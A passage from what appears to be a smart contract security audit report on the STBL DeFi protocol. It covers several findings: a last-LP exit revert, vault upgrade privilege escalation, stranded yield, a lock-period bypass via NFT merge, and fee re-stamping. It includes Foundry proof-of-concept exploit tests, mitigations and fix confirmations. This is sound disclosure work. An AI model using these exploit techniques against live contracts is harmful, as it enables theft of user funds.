        console.log("[+] ESS minting path permanently unavailable for USDC/USDT baskets");
    }
}

```

Recommended Mitigation: In `STBL_XLayer_Asset_Issuer::deriveAssetValue`, normalize the 18-decimal oracle result down to native token decimals before returning, dividing by `10 ** (18 - tokenDecimals)` where `tokenDecimals` is fetched from the token registered in the asset definition

STBL: Fixed in commits [d0d3319](#) & [02a08ea](#).

Cyfrin: Verified. `deriveAssetValue` now fetches the token's native decimal and passes the raw 18-decimal oracle result through `DecimalConverter.convertFrom18Decimals` before returning, normalizing the output to the token's actual precision

7.3.3 Sole or last LP can never fully close their position and full-value redeem reverts: `split` rejects `_splitAssetValue >= stableValueNet`

Description: `iWithdraw` routes every withdrawal through `splitter.split(NFTID, _amt)` (`contracts/redemption/STBL_Redemption_Core.sol:154`), and `iRedeem` routes every redemption through `splitter.split(NFTID, _amt)` (`contracts/redemption/STBL_Redemption_Core.sol:192`) after only requiring `MetaData.stableValueNet >= _amt` (`contracts/redemption/STBL_Redemption_Core.sol:176`). `STBL_YLD_SplitMerge::split` reverts with `STBL_InvalidSplitValue` whenever `_splitAssetValue >= meta.stableValueNet` (`contracts/splitter/STBL_YLD_SplitMerge.sol:105`). For the sole LP, `iFetchShare` returns the whole pooled value so `_amt == poolSVN == meta.stableValueNet`, and `split` reverts. A redeemer redeeming the full pooled value (`_amt == poolSVN`, allowed by the non-strict `>=` at line 176) hits the same revert.

Impact: The documented full-exit API is broken: a sole / last LP calling `withdraw(theirFullShare)` reverts, and any redeemer attempting `redeem(poolSVN)` reverts. Neither caller has a way to fully close the position - the contract has no non-`split` code path for the full-value case. The only workaround is to call with `_amt < poolSVN`, which always leaves a non-zero residual share on the LP (or residual pool NFT in the redeem case) that can never subsequently be redeemed, because every later attempt hits the same boundary. The LP can never **completely** close their position; the protocol carries a permanent stranded LP share with no recovery path.

Proof of Concept: Add the following tests to a file under `foundry_test/` whose contract extends `RedemptionTest` (provides `yld`, `redemption`, `usst`, `user1`, `user2`, `DEPOSIT`, `_issueNFT`, `_skipLockPeriod`):

```

// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {RedemptionTest} from "../Redemption.t.sol";

contract PoC_SoleLpCannotExit is RedemptionTest {
    function test_PoC_SoleLpFullWithdrawReverts() public {
        uint256 nft1 = _issueNFT(user1, DEPOSIT);
        uint256 poolSVN = yld.getNFTData(nft1).stableValueNet;

        vm.startPrank(user1);
        yld.approve(address(redemption), nft1);
        redemption.deposit(nft1);
        vm.stopPrank();
        _skipLockPeriod();

        // require(iFetchShare >= _amt) passes (equality holds for sole LP),
        // but split(NFTID, poolSVN) reverts at _splitAssetValue >= meta.stableValueNet.
        vm.prank(user1);
        vm.expectRevert(); // STBL_InvalidSplitValue(poolSVN, poolSVN)
        redemption.withdraw(poolSVN);
    }
}

```

```

function test_PoC_FullValueRedeemReverts() public {
    uint256 nft1 = _issueNFT(user1, DEPOSIT);
    uint256 poolSVN = yld.getNFTData(nft1).stableValueNet;

    vm.startPrank(user1);
    yld.approve(address(redemption), nft1);
    redemption.deposit(nft1);
    vm.stopPrank();
    _skipLockPeriod();

    // iRedeem's `MetaData.stableValueNet >= _amt` (non-strict) passes for
    // _amt == poolSVN, but split inside iRedeem then reverts.
    _issueNFT(user2, DEPOSIT); // user2 obtains USST
    vm.startPrank(user2);
    usst.approve(address(redemption), poolSVN);
    vm.expectRevert(); // STBL_InvalidSplitValue(poolSVN, poolSVN)
    redemption.redeem(poolSVN);
    vm.stopPrank();
}
}

```

Run with:

```
forge test --match-contract PoC_SoleLpCannotExit -vv
```

Observed output (both PASS):

```

[PASS] test_PoC_SoleLpFullWithdrawReverts() (gas: 1153260)
-> withdraw(poolSVN) reverts at split's _splitAssetValue >= meta.stableValueNet
[PASS] test_PoC_FullValueRedeemReverts() (gas: 1889074)
-> redeem(poolSVN) reverts at the same split boundary

```

Reasoning: for the sole LP, `iFetchShare == poolSVN == meta.stableValueNet`, so `_amt == meta.stableValueNet` and `split` reverts with `STBL_InvalidSplitValue`. Same boundary fires for `redeem(poolSVN)` because the `iRedeem` require is non-strict (`>=`) but `split` is strict (`>=` rejects equality).

Recommended Mitigation: Handle the full-value case without calling `split`. When `_amt == meta.stableValueNet`, transfer/withdraw the pooled NFTID directly (no split) instead of routing through `splitter.split`:

```

if (_amt == MetaData.stableValueNet) {
    // full exit: hand over / burn NFTID directly, no split
} else {
    (uint256 _A, uint256 _B) = splitter.split(NFTID, _amt);
    ...
}

```

STBL: Fixed in commit [0d350da](#).

Cyfrin: Verified. Blocking a 100% exit is intended so the pool never resets to empty. `iRedeem` reverts when `stableValueNet - buffer < _amt`, keeping at least buffer in the pool, and `split` keeps the strict `_splitAssetValue < stableValueNet` bound so the last LP withdraws down to a 1 wei residual. The leftover is dust, not a stranded position.

7.3.4 vault upgrade authority is delegated to a mutable wrapper, letting `WRAPPER_MANAGER_ROLE` escalate to vault upgrades

Description: `STBL_XLayer_NFT_Vault::_authorizeUpgrade` checks no role on the vault itself. It forwards the decision to the wrapper:

```

function _authorizeUpgrade(address newImplementation) internal override {
    if (fetchSTBL_ESS_Wrapper() == address(0))

```

```

        revert STBL_ESS_InvalidAddress(fetchSTBL_ESS_Wrapper());
    if (
        !iSTBL_XLayer_Wrapper(fetchSTBL_ESS_Wrapper()).hasRole(UPGRADER_ROLE, _msgSender())
    ) revert STBL_UnauthorizedCaller();
    ...
}

```

UPGRADER_ROLE is never granted on the vault (initialize grants only DEFAULT_ADMIN_ROLE and WRAPPER_MANAGER_ROLE), so the wrapper's role table is the sole gate. That wrapper pointer is freely repointable by a weaker role:

```

function setWrapper(address _wrapper) external onlyRole(WRAPPER_MANAGER_ROLE) {
    address oldWrapper = fetchSTBL_ESS_Wrapper();
    _Vault_setWrapper(_wrapper);
    emit WrapperUpdated(oldWrapper, _wrapper);
}

```

_Vault_setWrapper validates only _wrapper != address(0). A WRAPPER_MANAGER_ROLE holder can therefore point the vault at a malicious wrapper whose hasRole always returns true, then pass any _authorizeUpgrade check.

Impact: WRAPPER_MANAGER_ROLE, an operational role for setting the wrapper pointer and claiming yield, gains the power to upgrade the vault to arbitrary code: drain every custodied YLD NFT and asset token. This is privilege escalation from a weak role to total vault compromise. High.

Recommended Mitigation:

1. Check UPGRADER_ROLE against a non-mutable authority (the vault's own AccessControl table or a fixed registry address) rather than the settable wrapper pointer.
2. Restrict setWrapper to DEFAULT_ADMIN_ROLE and/or validate the new wrapper against STBL_Register.

STBL: Fixed in commit [a019128](#).

Cyfrin: Verified. _authorizeUpgrade on the vault now checks UPGRADER_ROLE directly against the vault's own AccessControl table instead of delegating to the wrapper.

7.3.5 STBL_Redemption_Core::iClaimYield floor-divides without a remainder carry, permanently stranding yield

Description: STBL_Redemption_Core::iClaimYield (stbl-contracts-evm-redemptions/contracts/redemption/STBL_Redemption_Core.sol:113-119) updates the reward index with a single floor division:

```

rewardIndex += (_value * MULTIPLIER) / totalSupply;

```

_value is the asset-token amount the yield distributor transfers into the redemption contract (STBL_T1_YieldDistributor::claim at stbl-contracts-evm-redemptions/.../STBL_T1_YieldDistributor.sol:235-255: the distributor-side earned is reset to zero and the tokens are sent to YToken.ownerOf(id), which is the redemption pool). LPs later claim against the index in STBL_Redemption_Core::iClaim (stbl-contracts-evm-redemptions/contracts/redemption/STBL_Redemption_Core.sol:159-170) via _calculateRewards = shares * (rewardIndex - userIndex) / MULTIPLIER.

Because the increment to rewardIndex is floor-divided, only $\text{floor}(\text{_value} * 1\text{e}18 / \text{totalSupply}) * \text{totalSupply} / 1\text{e}18$ of the received tokens become claimable. The modulo (_value minus that) sits in the pool's asset balance forever. There is no rewardRemainder carry across calls and no sweep or reconciliation path anywhere in STBL_Redemption or STBL_Redemption_Core. The per-call strand is bounded by $\text{totalSupply} / 1\text{e}18$ wei of asset token and accumulates monotonically across repeated calls.

Impact: Loss of funds, at dust scale under realistic parameters. The per-call strand is bounded by $\text{totalSupply} / 1\text{e}18$: microscopic for an 18-decimal asset at any normal pool size, but for a low-decimal high-supply pool the dust is non-trivial and accumulates over many years of repeated claims. It is unrecoverable because no sweep or admin path exists. Severity: Medium.

totalSupply	per-call max strand (18-dec asset)	per-call max strand (6-dec asset)
1e22 (10K stableValueNet)	< 1e-14 token	< 1e-2 USDC cent
1e25 (10M stableValueNet)	< 1e-11 token	< 10 USDC cents
1e28 (10B stableValueNet)	< 1e-8 token	< \$10,000 USDC

Proof of Concept: The following test lives in `stbl-contracts-evm-redemptions/foundry_test/PoC_Audit.t.sol` (contract `PoC_Audit` extends `RedemptionTest`):

```
// iClaimYield strands remainder of (_value * 1e18) / totalSupply.
// The formula `rewardIndex += (_value * 1e18) / totalSupply` floor-divides.
// The remainder is not carried; it lives in the pool's asset balance forever.
function test_PoC_iClaimYieldStrandsRemainder() public {
    // 1) user1 deposits, becomes the sole LP.
    uint256 nft = _issueNFT(user1, DEPOSIT);
    vm.startPrank(user1);
    yld.approve(address(redemption), nft);
    redemption.deposit(nft);
    vm.stopPrank();

    // 2) Generate yield through the normal flow.
    _skipLockPeriod();
    vm.startPrank(admin);
    STBL_TestOracle(getAssetOracle(ASSET_SLOT)).setPrice();
    STBL_T1_Vault(getAssetVault(ASSET_SLOT)).distributeYield();
    vm.stopPrank();

    address assetToken = getAssetToken(ASSET_SLOT);
    uint256 balBefore = STBL_TestToken(assetToken).balanceOf(address(redemption));

    // 3) Pull yield from distributor into the pool.
    redemption.claimYield();
    uint256 balAfterClaimYield = STBL_TestToken(assetToken).balanceOf(address(redemption));
    uint256 valueReceived = balAfterClaimYield - balBefore;

    // 4) The sole LP claims. With totalSupply == userData[user1], user1 is
    //     entitled to 100% of the yield. Any residual after the LP has been
    //     paid is mathematically stranded.
    vm.prank(user1);
    uint256 lpReceived = redemption.claim();
    uint256 strandedInPool = STBL_TestToken(assetToken).balanceOf(address(redemption)) - balBefore;

    uint256 totalSupplyNow = redemption.getTotalSupply();
    uint256 strandThreshold = totalSupplyNow / 1e18; // bound on per-call strand

    console.log("totalSupply (shares)  :", totalSupplyNow);
    console.log("strand threshold (wei) :", strandThreshold);
    console.log("yield _value (wei)       :", valueReceived);
    console.log("LP received (wei)         :", lpReceived);
    console.log("stranded in pool (wei)    :", strandedInPool);

    // Conservation: yield in == LP out + stranded.
    assertEq(lpReceived + strandedInPool, valueReceived, "conservation");
    // The sole LP owns 100% of the pool but cannot claim the full yield.
    assertLt(lpReceived, valueReceived, "LP cannot claim full yield");
    // Strand is bounded per-call but grows monotonically over repeated calls.
    assertGt(strandedInPool, 0, "remainder is stranded");
    assertLt(strandedInPool, strandThreshold, "bounded by totalSupply/1e18");
}
```


Run with `forge test --match-test test_PoC_iClaimYieldStrandsRemainder -vv`. Real output:

```
[PASS] test_PoC_iClaimYieldStrandsRemainder() (gas: 1416409)
```

Logs:

```
totalSupply (shares) : 999999970000000000000000
strand threshold (wei) : 9999
yield _value (wei) : 99009898019802000000
LP received (wei) : 99009898019801990297
stranded in pool (wei) : 9703
```

Suite result: ok. 1 passed; 0 failed; 0 skipped

The sole LP, entitled to 100% of the pool, cannot claim the full yield: 9703 wei is stranded and unrecoverable, bounded by $\text{totalSupply} / 1e18 = 9999$ wei as the formula predicts.

Recommended Mitigation: Carry the truncation remainder across calls:

```
uint256 private rewardRemainder;

function iClaimYield() internal {
    if (totalSupply == 0) return;
    AssetDefinition memory AssetData = registry.fetchAssetData(AssetID);
    uint256 _value = iSTBL_YieldDistributor(AssetData.rewardDistributor).claim(NFTID);
    uint256 scaled = _value * MULTIPLIER + rewardRemainder;
    rewardIndex += scaled / totalSupply;
    rewardRemainder = scaled % totalSupply;
}
```

This preserves conservation across an arbitrary number of `claimYield` calls and eliminates the strand.

STBL: Fixed in commit [3c84f82](#).

Cyfrin: Verified. `iClaimYield` function now carries the truncation remainder across calls via a new `rewardRemainder` state variable.

7.3.6 STBL_YLD_SplitMerge::merge assigns oldest depositTimestamp to merged NFT, bypassing lock period of newly deposited assets

Description: `STBL_YLD_SplitMerge::merge` combines two YLD NFTs into a single new one. When building the merged NFT's metadata, it sets `depositTimestamp` to the minimum (oldest) of the two originals:

```
depositTimestamp: metaA.depositTimestamp < metaB.depositTimestamp
    ? metaA.depositTimestamp
    : metaB.depositTimestamp,
// ...
```

Every issuer enforces a withdrawal lock using the stored metadata: $(\text{MetaData.depositTimestamp} + \text{MetaData.Fees.yieldDuration}) > \text{block.timestamp}$. Because the merged NFT carries the oldest `depositTimestamp`, its effective lock expiry is $\text{oldTimestamp} + \text{currentYieldDuration}$. If the older NFT's lock has already expired — i.e., $\text{oldTimestamp} + \text{yieldDuration} < \text{now}$ — the merged NFT's lock is also expired at the moment of minting, regardless of how recently the newer NFT was deposited.

Impact: Any user who holds one old lock-expired YLD NFT and one newly deposited YLD NFT for the same asset can merge them, then immediately call `issuer::withdraw` on the merged NFT, bypassing the remaining lock on the new deposit. The old expired NFT acts as a reusable key: after merging and withdrawing, the user can split off a small value piece carrying the old timestamp and reuse it for future bypasses. Additionally, the redemption pool amplifies this issue: `iDeposit` always merges incoming LP NFTs into the single pool NFT, which accumulates the oldest timestamp across all historical deposits. Once the pool is older than `yieldDuration`, any LP who deposits and immediately withdraws receives a split piece with the pool's old timestamp, making the lock check pass instantly against the issuer.

Direct bypass (two-NFT path):

1. User holds NFT_old with depositTimestamp = T_old where $T_{old} + yieldDuration < now$ (lock expired).
2. User deposits a new position, receiving NFT_new with depositTimestamp = now (lock active for full yieldDuration).
3. User calls `merge(NFT_old, NFT_new)` → merged NFT gets depositTimestamp = T_old, `Fees.yieldDuration` fresh from registry.
4. Lock check: $(T_{old} + yieldDuration) > now$ → false (already expired) → `issuer::withdraw` succeeds immediately.

Redemption pool path (systemic variant):

1. Pool NFT has accumulated the oldest timestamp T_{pool} from all prior deposits.
2. Once $T_{pool} + yieldDuration < now$, the pool NFT's lock is expired.
3. New LP deposits NFT_new → `iDeposit` merges it into the pool NFT → pool keeps T_{pool} .
4. LP immediately calls `withdraw` → receives split piece B with depositTimestamp = T_{pool} .
5. LP calls `issuer.withdraw(pieceB)` → lock check passes → assets exit the system.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

/**
 * @title MergeTimestampBypass_PoC
 * @notice PoC: lock period of newly deposited NFT bypassed by merging with older lock-expired NFT
 * @dev Title: STBL_YLD_SplitMerge.merge() assigns oldest depositTimestamp, bypassing lock on new
 ↳ deposits
 * Affected: stbl-contracts-evm-redemptions/contracts/splitter/STBL_YLD_SplitMerge.sol:186-207
 * Impact: Attacker withdraws newly locked assets immediately via merge with expired NFT
 * Author: 0xStalin
 *
 * Run: forge test --match-test test_poc_mergeBypassesLockPeriod -vvv
 */

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {Helper} from "../helper.t.sol";

import {STBL_YLD_SplitMerge} from "../contracts/splitter/STBL_YLD_SplitMerge.sol";

import {STBL_PT1_Issuer} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/issuers/STBL_PT1_Issuer.sol";
import {STBL_TestToken} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/test/STBL_TestToken.sol";
import {STBL_T1_Vault} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/vault/STBL_T1_Vault.sol";
import {STBL_Asset_WithdrawDurationNotReached} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/lib/STBL_Asset_Errors.sol";

import "@stbl-protocol/stbl-contracts-evm-core/contracts/lib/STBL_Structs.sol";

//
// PoC Test Suite
//
contract MergeTimestampBypass_PoC is Helper {
    // Contracts under test
    STBL_YLD_SplitMerge public splitMerge;

    // Single asset (slot index 1)
```

```

uint256 constant ASSET_SLOT = 1;
uint256 public assetRegID;

uint256 constant DEPOSIT = 10_000 * 1e18;

//
//  setUp
//
function setUp() public override {
    super.setUp(); // deploys core: USST, YLD, Registry, Core

    // Deploy one PT1 asset
    deployAsset(ASSET_SLOT, AssetType.PT1);
    assetRegID = getAssetRegistryId(ASSET_SLOT);

    // Fund user1 (attacker) with underlying asset tokens
    vm.startPrank(admin);
    STBL_TestToken(getAssetToken(ASSET_SLOT)).mint(user1);
    STBL_TestToken(getAssetToken(ASSET_SLOT)).mint(user1);

    // Deploy SplitMerge, grant MINTER_ROLE on YLD and SPLITTER_ROLE on registry
    splitMerge = new STBL_YLD_SplitMerge(address(registry));
    yld.grantRole(yld.MINTER_ROLE(), address(splitMerge));
    registry.grantRole(keccak256("SPLITTER_ROLE"), address(splitMerge));
    vm.stopPrank();
}

//
//  Helper: issue a YLD NFT by depositing underlying tokens via PT1 Issuer
//
function _issueNFT(address _user, uint256 _amount) internal returns (uint256 nftId) {
    vm.startPrank(_user);
    STBL_TestToken(getAssetToken(ASSET_SLOT)).approve(getAssetVault(ASSET_SLOT), _amount);
    nftId = STBL_PT1_Issuer(getAssetIssuer(ASSET_SLOT)).deposit(_amount);
    vm.stopPrank();
}

//
//  PoC: merge() inherits oldest depositTimestamp, bypassing new lock
//
function test_poc_mergeBypassesLockPeriod() public {
    address attacker = user1;

    // == [ Setup ] ==

    // Record attacker token balance before any deposit
    uint256 tokenBalanceBefore = STBL_TestToken(getAssetToken(ASSET_SLOT)).balanceOf(attacker);

    // == [ Age First NFT ] ==

    // Step 1: Attacker deposits DEPOSIT tokens at time T0, receives nftOld
    uint256 T0 = block.timestamp;
    uint256 nftOld = _issueNFT(attacker, DEPOSIT);

    // Step 2: Advance time past the yieldDuration lock -- nftOld lock is now expired
    // yieldDuration = 10_000_000; warp by 10_000_001 so T0 + yieldDuration < now
    vm.warp(T0 + 10_000_001);
    vm.roll(block.number + 1);

    YLD_Metadata memory metaOld = yld.getNFTData(nftOld);

    // == [ Create Newly Locked NFT ] ==

```

```

// Step 3: Attacker deposits DEPOSIT tokens again at T0 + 10_000_001, receives nftNew
// nftNew lock expires at: (T0 + 10_000_001) + 10_000_000 = T0 + 20_000_001
uint256 nftNew = _issueNFT(attacker, DEPOSIT);
YLD_Metadata memory metaNew = yld.getNFTData(nftNew);

uint256 newLockExpiry = metaNew.depositTimestamp + metaNew.Fees.yieldDuration;

console.log("--- Pre-Exploit State ---");
console.log("nftOld depositTimestamp:", metaOld.depositTimestamp);
console.log("nftNew depositTimestamp:", metaNew.depositTimestamp);
console.log("nftNew expected lock expiry (depositTimestamp + yieldDuration):", newLockExpiry);
console.log("Current timestamp:", block.timestamp);

// == [ Confirm Lock Active ] ==

// Step 4: Sanity check -- confirm nftNew is still locked (direct withdrawal must revert)
vm.expectRevert(
    abi.encodeWithSelector(
        STBL_Asset_WithdrawDurationNotReached.selector,
        assetRegID,
        nftNew
    )
);
vm.prank(attacker);
STBL_PT1_Issuer(getAssetIssuer(ASSET_SLOT)).withdraw(nftNew);

// == [ Execute Exploit ] ==

// Step 5: Attacker merges nftOld (lock expired) with nftNew (lock active).
// merge() sets mergedNFT.depositTimestamp = min(T0, T0 + 10_000_001) = T0.
// Fees are regenerated fresh from registry: yieldDuration = 10_000_000.
// Merged lock expiry = T0 + 10_000_000.
// Current time = T0 + 10_000_001 > T0 + 10_000_000 => lock already expired.
// merged lock expiry = T0 + 10_000_000, which is 1 second before now (T0 + 10_000_001) --
//   ↳ already expired
vm.startPrank(attacker);
yld.setApprovalForAll(address(splitMerge), true);
uint256 mergedNFT = splitMerge.merge(nftOld, nftNew);
vm.stopPrank();

YLD_Metadata memory metaMerged = yld.getNFTData(mergedNFT);

// Step 6: Attacker immediately withdraws the merged NFT -- must succeed.
// The PT1 issuer calls STBL_Core.exit() which calls USST.burn(_from, _value).
// USST.burn() does safeTransferFrom(_from, address(this), _amt), so the attacker
// must pre-approve the USST contract to pull their USST balance.
vm.startPrank(attacker);
uint256 attackerUSST = usst.balanceOf(attacker);
usst.approve(address(usst), attackerUSST);
STBL_PT1_Issuer(getAssetIssuer(ASSET_SLOT)).withdraw(mergedNFT);
vm.stopPrank();

// == [ Verify Impact ] ==

uint256 tokenBalanceAfter = STBL_TestToken(getAssetToken(ASSET_SLOT)).balanceOf(attacker);

// Seconds remaining on nftNew's original lock at the moment of withdrawal
uint256 lockRemaining = newLockExpiry - block.timestamp;

console.log("--- Post-Exploit State ---");
console.log("Attacker underlying balance before deposits:", tokenBalanceBefore);
console.log("Attacker underlying tokens recovered after fees:", tokenBalanceAfter);
console.log("Seconds remaining on nftNew lock at time of withdrawal:", lockRemaining);

```

```

console.log("Merged NFT depositTimestamp:", metaMerged.depositTimestamp);
console.log("Merged NFT yieldDuration:", metaMerged.Fees.yieldDuration);

// Attacker recovered tokens despite nftNew being mid-lock
assertGt(
    tokenBalanceAfter,
    0,
    "exploit: attacker must recover tokens despite nftNew lock being active"
);

// Fees were deducted -- attacker did not recover more than deposited
assertLt(
    tokenBalanceAfter,
    tokenBalanceBefore,
    "exploit: recovery is net of fees (less than original deposits)"
);

// The merged NFT used nftOld's older depositTimestamp, not nftNew's
assertEq(
    metaMerged.depositTimestamp,
    metaOld.depositTimestamp,
    "exploit: merged NFT inherits oldest depositTimestamp from nftOld"
);

// nftNew's lock had meaningful time remaining -- confirm the bypass was significant
assertGt(
    lockRemaining,
    0,
    "exploit: nftNew lock was still active at time of merged withdrawal"
);

console.log("[+] CONFIRMED: attacker withdrew both deposits while nftNew lock was still
→ active");
console.log("[+] Lock remaining on nftNew at withdrawal time (seconds):", lockRemaining);
}
}

```

Recommended Mitigation: Use the newer (larger) `depositTimestamp` rather than the older (smaller) one when building the merged NFT, so that the merged position is subject to the full remaining lock of the most recently added component.

STBL Fixed in commits [9315f68](#) && [fea8a87](#).

Cyfrin: Verified. `STBL_YLD_SplitMerge` now assign the newer (larger) `depositTimestamp` to the merged NFT, ensuring the merged position is subject to the most restrictive remaining lock of its two inputs

7.3.7 `STBL_YLD_SplitMerge::merge` re-stamps the output NFT's `hairCut` from the live registry instead of preserving the inputs' agreed value, silently reclassifying the merged position into a new epoch and breaking merge compatibility with same-epoch peers

Description: `STBL_YLD_SplitMerge::merge` validates that both input NFTs carry the same `hairCut` before proceeding (lines 183–184). This check is by design: it ensures only compatible, same-epoch NFTs can be combined. After the check passes, however, the output NFT's `Fees` struct is populated via `_generateFeesStruct(metaA.assetID)` at line 204, which reads all fee fields — including `hairCut` — from the live registry at call time. The verified agreed value carried by both inputs is discarded.

```

// STBL_YLD_SplitMerge.sol:183-184 - equality check (by design)
if (metaA.Fees.hairCut != metaB.Fees.hairCut)
    revert STBL_InvalidAsset(metaA.assetID, metaB.assetID);

// STBL_YLD_SplitMerge.sol:204 - output ignores the verified agreed value

```

```
Fees: _generateFeesStruct(metaA.assetID),
```

If an admin changed the registry's `hairCut` between the time the input NFTs were minted and the time `merge` is called, the output NFT silently receives the new `hairCut` even though both inputs carried the old one. The equality check confirmed the two inputs are from the same epoch; the output is stamped into a different epoch without any indication to the caller.

- `_generateFeesStruct` reads `hairCut` from the live registry unconditionally:

```
// STBL_YLD_SplitMerge.sol:268-276
function _generateFeesStruct(uint256 _assetID) internal view returns (FeeStruct memory out) {
    AssetDefinition memory AssetData = registry.fetchAssetData(_assetID);
    out = FeeStruct({
        hairCut: AssetData.cut, // live registry - not metaA.Fees.hairCut
        // ...
    });
}
```

Impact: The consequence appears in any subsequent merge operation. The merged NFT now carries the new-epoch `hairCut`. Any other NFT the owner holds from the same pre-change epoch still carries the old `hairCut`. Attempting to merge the output with such a peer fails at the equality check — `STBL_InvalidAsset` revert — because their `hairCut` values now differ. The owner has been silently reclassified into the new epoch mid-session and can no longer combine the merged position with remaining same-epoch holdings.

Proof of Concept:

1. NFT A and NFT B minted with `hairCut = 10`. Admin changes registry to `hairCut = 20`.
2. `merge(A, B)` — equality check passes (`10 == 10`). Output NFT minted with `Fees.hairCut = 20`.
3. Owner also holds NFT C from the same pre-change epoch (`hairCut = 10`).
4. `merge(output, C)` — equality check fails: `20 != 10` → `STBL_InvalidAsset` revert.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

/// @title Merge Output NFT hairCut Re-Stamped From Live Registry
/// @notice merge() re-stamps the output NFT's hairCut from the live registry instead of
///         preserving the inputs' agreed value. Two NFTs with hairCut=10 are successfully
///         merged after the admin changes the registry to hairCut=20; the output NFT silently
///         carries hairCut=20. The merged position is then incompatible with any remaining
///         same-epoch (hairCut=10) NFTs.
/// @dev Root cause: STBL_YLD_SplitMerge.merge() line 204 uses _generateFeesStruct()
///         (live registry read) instead of metaA.Fees to populate the output Fees struct.
///         Fix: replace _generateFeesStruct(metaA.assetID) with metaA.Fees at line 204.
/// @author 0xStalin

/// Run: cd stbl-contracts-evm-redemptions && forge test --match-test
///      test_poc_mergeOutputHairCutReStampedFromRegistry -vvv

import "forge-std/Test.sol";
import "forge-std/console.sol";
import {Helper} from "../helper.t.sol";
import {STBL_YLD_SplitMerge} from "../contracts/splitter/STBL_YLD_SplitMerge.sol";
import {STBL_PT1_Issuer} from
    "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/issuers/STBL_PT1_Issuer.sol";
import {STBL_TestToken} from
    "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/test/STBL_TestToken.sol";
import {STBL_InvalidAsset} from "../contracts/lib/STBL_Errors.sol";

contract MergeHairCutReStamp_PoC is Helper {
    STBL_YLD_SplitMerge public splitMerge;
```

```

uint256 constant ASSET_SLOT = 1;
uint256 constant DEPOSIT = 10_000 * 1e18;
uint256 constant INITIAL_HAIRCUT = 10;
uint256 constant NEW_HAIRCUT = 20;

uint256 public assetRegID;

function setUp() public override {
    super.setUp();

    deployAsset(ASSET_SLOT, AssetType.PT1);
    assetRegID = getAssetRegistryId(ASSET_SLOT);

    vm.startPrank(admin);

    // user1 needs tokens for two deposits (NFT A and NFT B)
    STBL_TestToken(getAssetToken(ASSET_SLOT)).mintVal(user1, 2 * DEPOSIT);
    // user2 needs tokens for one deposit (NFT C)
    STBL_TestToken(getAssetToken(ASSET_SLOT)).mintVal(user2, DEPOSIT);

    // Deploy SplitMerge, grant MINTER_ROLE on YLD and SPLITTER_ROLE on registry
    splitMerge = new STBL_YLD_SplitMerge(address(registry));
    yld.grantRole(yld.MINTER_ROLE(), address(splitMerge));
    registry.grantRole(keccak256("SPLITTER_ROLE"), address(splitMerge));

    vm.stopPrank();
}

// Issue a YLD NFT to `_user` by depositing `_amount` via the PT1 Issuer.
function _issueNFT(address _user, uint256 _amount) internal returns (uint256 nftId) {
    vm.startPrank(_user);
    STBL_TestToken(getAssetToken(ASSET_SLOT)).approve(getAssetVault(ASSET_SLOT), _amount);
    nftId = STBL_PT1_Issuer(getAssetIssuer(ASSET_SLOT)).deposit(_amount);
    vm.stopPrank();
}

/// @notice PoC: merge() silently re-stamps the output NFT's hairCut from the live registry,
///         breaking compatibility with remaining same-epoch peers.
function test_poc_mergeOutputHairCutReStampedFromRegistry() public {

    // == [ Phase 1: Mint NFT A and NFT B for user1 (hairCut = INITIAL_HAIRCUT = 10) ] ==

    uint256 nftA = _issueNFT(user1, DEPOSIT);
    uint256 nftB = _issueNFT(user1, DEPOSIT);

    console.log("--- Phase 1: user1 mints NFT A and NFT B ---");
    console.log("NFT A ID:", nftA, " hairCut:", yld.getNFTData(nftA).Fees.hairCut);
    console.log("NFT B ID:", nftB, " hairCut:", yld.getNFTData(nftB).Fees.hairCut);

    assertEq(yld.getNFTData(nftA).Fees.hairCut, INITIAL_HAIRCUT, "pre-condition: NFT A must have
    ↪ INITIAL_HAIRCUT");
    assertEq(yld.getNFTData(nftB).Fees.hairCut, INITIAL_HAIRCUT, "pre-condition: NFT B must have
    ↪ INITIAL_HAIRCUT");

    // == [ Phase 2: Mint NFT C for user2 - same epoch, hairCut = 10 ] ==

    uint256 nftC = _issueNFT(user2, DEPOSIT);

    console.log("--- Phase 2: user2 mints NFT C (same epoch, hairCut = 10) ---");
    console.log("NFT C ID:", nftC, " hairCut:", yld.getNFTData(nftC).Fees.hairCut);

    assertEq(yld.getNFTData(nftC).Fees.hairCut, INITIAL_HAIRCUT, "pre-condition: NFT C must have
    ↪ INITIAL_HAIRCUT");
}

```



```

// == [ Phase 3: Admin changes registry hairCut from 10 to 20 ] ==

console.log("--- Phase 3: Admin sets registry hairCut ---");
console.log("  from:", INITIAL_HAIRCUT, "to:", NEW_HAIRCUT);

vm.prank(admin);
registry.setCut(assetRegID, NEW_HAIRCUT);

console.log("Registry hairCut after setCut:", registry.fetchAssetData(assetRegID).cut);
// NFTs on-chain are unaffected until a merge/split touches them
console.log("NFT A hairCut (unchanged on-chain):", yld.getNFTData(nftA).Fees.hairCut);
console.log("NFT B hairCut (unchanged on-chain):", yld.getNFTData(nftB).Fees.hairCut);

// == [ Phase 4: user1 merges NFT A + NFT B - equality check passes (10 == 10) ] ==

console.log("--- Phase 4: user1 merges NFT A and NFT B ---");
console.log("Inputs both carry hairCut =", INITIAL_HAIRCUT, "-- equality check must pass");

vm.startPrank(user1);
yld.approve(address(splitMerge), nftA);
yld.approve(address(splitMerge), nftB);
uint256 mergedNFT = splitMerge.merge(nftA, nftB);
vm.stopPrank();

uint256 mergedHairCut = yld.getNFTData(mergedNFT).Fees.hairCut;
console.log("Merged NFT ID:", mergedNFT);
console.log("Merged NFT hairCut: expected", NEW_HAIRCUT, "input was", INITIAL_HAIRCUT);
console.log("  actual merged hairCut:", mergedHairCut);

// == [ Phase 5: Assert exploit merged output carries live-registry hairCut, not inputs' value
↳ ] ==

console.log("--- Phase 5: Exploit assertions ---");

// Bug confirmed: merged NFT carries the NEW registry hairCut, not the inputs' agreed value
assertEq(
    mergedHairCut,
    NEW_HAIRCUT,
    "exploit: merged NFT must carry live-registry hairCut"
);
// Invariant violation: inputs' hairCut is silently discarded
assertNotEq(
    mergedHairCut,
